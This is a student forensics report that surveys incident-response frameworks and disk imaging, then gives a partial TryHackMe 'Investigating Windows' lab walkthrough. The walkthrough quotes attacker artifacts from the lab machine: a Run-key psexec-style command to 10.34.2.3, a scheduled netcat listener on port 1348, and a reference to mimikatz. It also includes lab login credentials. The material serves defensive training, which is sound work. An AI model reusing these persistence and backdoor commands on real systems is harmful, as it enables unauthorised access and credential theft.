Forensics Report

資工所 109062650 熊詩旻

Incident Response

Incident response is the process of detecting security events that affect network resources and information assets and then taking the appropriate steps to evaluate and clean up what has happened.

Cybersecurity incident response is critical to today's businesses because, simply put, there is so much to lose.

From the simplest of malware infections to unencrypted laptops that are lost or stolen to compromised login credentials and database exposures, both the short- and long-term ramifications of these incidents can have a lasting impact on the business.

電腦安全事件回應小組(CSIRT)

- CERT == 電腦緊急應變小組 == Computer Emergency Response Team
  - 主要業務之一就是負責協處國內的資安事件及發布資安警訊等
  - 世界各國的CERT
    - 最早的CERT是由美國卡內基美隆大學(Carnegie Mellon University)的軟體工程學院在美國國防部的資助下所建立的CERT/CC
    - 台灣的TWCERT/CC和TWNCERT
    - 美國的CERT和US-CERT
    - 日本的JPCERT/CC
      - 日本網路安全之發展與啟示(古涵詩, 2017)
    - 韓國的KrCERT/CC
    - CC == 協調中心 == Coordination Center
- CSIRT == 電腦資安事件應變小組 == Computer Security Incident Response Team
- 為什麼企業需要打造CSIRT？(黃彥棻, 2017)

各國作法

- 美國
  - NIST SP800-61電腦安全事件處理指引(Computer Security Incident Handling Guide)
  - NIST SP800-83惡意程式資安事件防禦參考指引(Guide to Malware Incident Prevention and Handling)
  - NIST SP800-86 整合資安事件處理與鑑識技術參考指引(Guide to Integrating Forensic Techniques into Incident Response)
- 歐盟
  - 歐盟網路資訊安全局(ENISA)
    - 網路資安事件與危機協同處理應變策略(Strategies for Incident Response and Cyber Crisis Cooperation)
    - 按部就班如何打造CSIRT團隊守則(A STEP-BY-STEP APPROACH ON HOW TO SET UP A CSIRT

Services Framework

- The Services Frameworks are high level documents detailing possible services that `computer incident response teams (CSIRTs)` and `product incident response teams (PSIRTs)` may provide.
- FIRST CSIRT Services Framework(Version 2.1)
- Product Security Incident Response Team (PSIRT)
    - A Product Security Incident Response Team (PSIRT) is an entity within an organization which, at its core, focuses on the identification, assessment and disposition of the risks associated with security vulnerabilities within the products, including offerings, solutions, components and/or services which an organization produces and/or sells.

SANS Institute’s Incident Response Framework

- SANS == SysAdmin, Audit, Network, and Security.
  - 1.Preparation and prevention of incidents, mirroring stage one from NIST SP 800-61
  - 2.Identification of incidents, including analysis and prioritization of response tactics
  - 3.Containment of incidents, limiting reach and damage done to resources contacted
  - 4.Eradication of incidents, including trace elements thereof unnecessary for analysis
  - 5.Recovery from incidents, including restoring of services and business continuity
  - 6.Lessons learned, including planning and prevention of future similar incidents
- SANS: Incident Handler's Handbook(Patrick Kral,2012)
  - 特別參看底下三部分
  - 8_Incident Handlers Checklist
  - 9_Windows templates
  - 10_Unix
- An Incident Handling Process for Small and Medium Businesses(Mason Pokladnik, 2007)

RSI Security’s Incident Management Framework

- 六階段
- Incident identification – Working in conjunction with your internal IT teams, we’ll monitor for and detect incidents as soon as they occur, or before, in the risk stage.
- Logging of incidents – We’ll then log any incidents discovered, cross-reference existing threat intelligence, and set up the necessary chain of command for analysis.
- Investigation/diagnosis – Next, our experts will work with you to investigate any possible causes or roots of the incident, address them if possible, and diagnose the attack.
- Assignment/escalation – The next step involves an initial assignment of resources, roles, and responsibilities, along with periodic adjustments and escalations, if needed.
- Resolution and closure – As the attack plan moves forward, our team will prepare for initial resolution procedures, including the proclamation of expulsion and ongoing recovery.
- Customer satisfaction – Finally, we assure our clients and their customers of long-term safety by meeting or exceeding levels of functionality from before the incident occurred.

CSERT(Cyber Security Incident Response Maturity Assessment)

- CSERT Cyber Security Incident Response Maturity Assessment 中文說明
- Cyber Security Incident Response Guide Version 1
- CREST has developed a maturity model to enable assessment of the status of an organisation’s cyber security incident response capability.
- The model has been supplemented by a spreadsheet-based maturity assessment tool which helps to measure the maturity of a cyber security incident response capability on a scale of 1 (least effective) to 5 (most effective).
- The tool is powerful yet easy to use and consists of two different spreadsheets, enabling assessments to be made at either a summary or detailed level.

Digital forensics

- Digital forensics is a branch of forensic science that focuses on identifying, acquiring, processing, analysing, and reporting on data stored electronically.
- Electronic evidence is a component of almost all criminal activities and digital forensics support is crucial for law enforcement investigations.
- WIKI說明
  - 簡要歷史發展

各式各樣的Forensics主題

- file/system forensics
- Network Forensics
- Memory Forensics
- Mobile forensics
- Web Forensics
- Browser Forensics
- Web Log Forensics
- Cloud Forenisc
- ....族繁不及備載

Disk Imaging

- A forensic image is an electronic copy of a drive (e.g. a hard drive, USB, etc.).
- It’s a bit-by-bit or bitstream file that’s an exact, unaltered copy of the media being duplicated.
- Wikipedia said that the most straight forward disk imaging method is to read a disk from start to finish and write the data to a forensics image format.
- “This can be a time-consuming process, especially for disks with a large capacity,” Wikipedia said.
- To prevent write access to the disk, you can use a write blocker.
- It’s also common to calculate a cryptographic hash of the entire disk when imaging it.

Disk Imaging

- “Commonly-used cryptographic hashes are MD5, SHA1 and/or SHA256,” said Wikipedia.
- “By recalculating the integrity hash at a later time, one can determine if the data in the disk image has been changed.
- This by itself provides no protection against intentional tampering, but it can indicate that the data was altered, e.g. due to corruption.”
- Why image a disk?
- Forensic imaging:
- Prevents tampering with the original data evidence
- Allows you to play around with the copy, without worrying about messing up the original

LABs

- Tryhackme — Investigating Windows
- Tryhackme — Disk Analysis & Autopsy
- Tryhackme — Volatility

Tryhackme — Investigating Windows

Intro

A windows machine has been hacked, its your job to go investigate this windows machine and find clues to what the hacker might have done.

Connect to the machine using RDP. The credentials the machine are as follows:


Username: Administrator

Password: letmein123!

Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up.

Task 1


Whats the version and year of the windows machine? windows server 2016



Task 2

Event ID 4672: Special privileges assigned to new logon

Which user logged in last? A: Administrator




Task 3

When did John log onto the system last?


(Answer format: MM/DD/YYYY H:MM:SS AM/PM)

03/02/2019 5:48:32 PM



Task 4

What IP does the system connect to when it first starts?



loaded then you can remove them using this tip as well.

Add a new startup application

Open your registry and find the key:


```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
```

For each program you want to start automatically create a new string value using a descriptive name, and set the value of the string to the program executable.

For example, to automatically start Notepad, add a new entry of:

```
"Notepad"="c:\windows\notepad.exe".
```


10.34.2.3



Name
Type
Data
(Default)
REG_SZ
(value not set)
UpdateSvc
REG_SZ
C:\TMP\p.exe -s \\10.34.2.3 'net ...
Edit String
Value name:
UpdateSvc
Value data:
C:\TMP\p.exe -s \\10.34.2.3 'net user' > C:\TMP\o2.txt
OK
Cancel

Task 5

What two accounts had administrative privileges (other than the Administrator user)?

Answer format: username1, username2 Jenny, Guest







Task 6

Whats the name of the scheduled task that is malicous.

there are two suspicions task. **Gameover** and **Clean file system**.




mim.exe may be mimikatz which can be used to dump password. So, the malicous one is probably the next one which called Clean File System. The reason is that nc.ps1 -l 1348 is used to listen on a port
=> a malicous user can log in using that port


Task Scheduler
File Action View Help
Task Scheduler (Local)
Task Scheduler Library
Name Status Triggers
Amazon Ec2 Launc... Disabled At system startup
check logged in Ready At 4:59 PM every day
Clean file system Ready At 4:55 PM every day
falshupdate22 Ready At 4:49 PM on 3/2/2019 - After triggered, repeat every 00
GameOver Ready At 4:47 PM on 3/2/2019 - After triggered, repeat every 5
update windows Ready
General Triggers Actions Conditions Settings History (disabled)
When you create a task, you must specify the action that will occur when your task starts. To chan
actions, open the task property pages using the Properties command.
Action Details
Start a program C:\TMP\nc.ps1 -l 1348

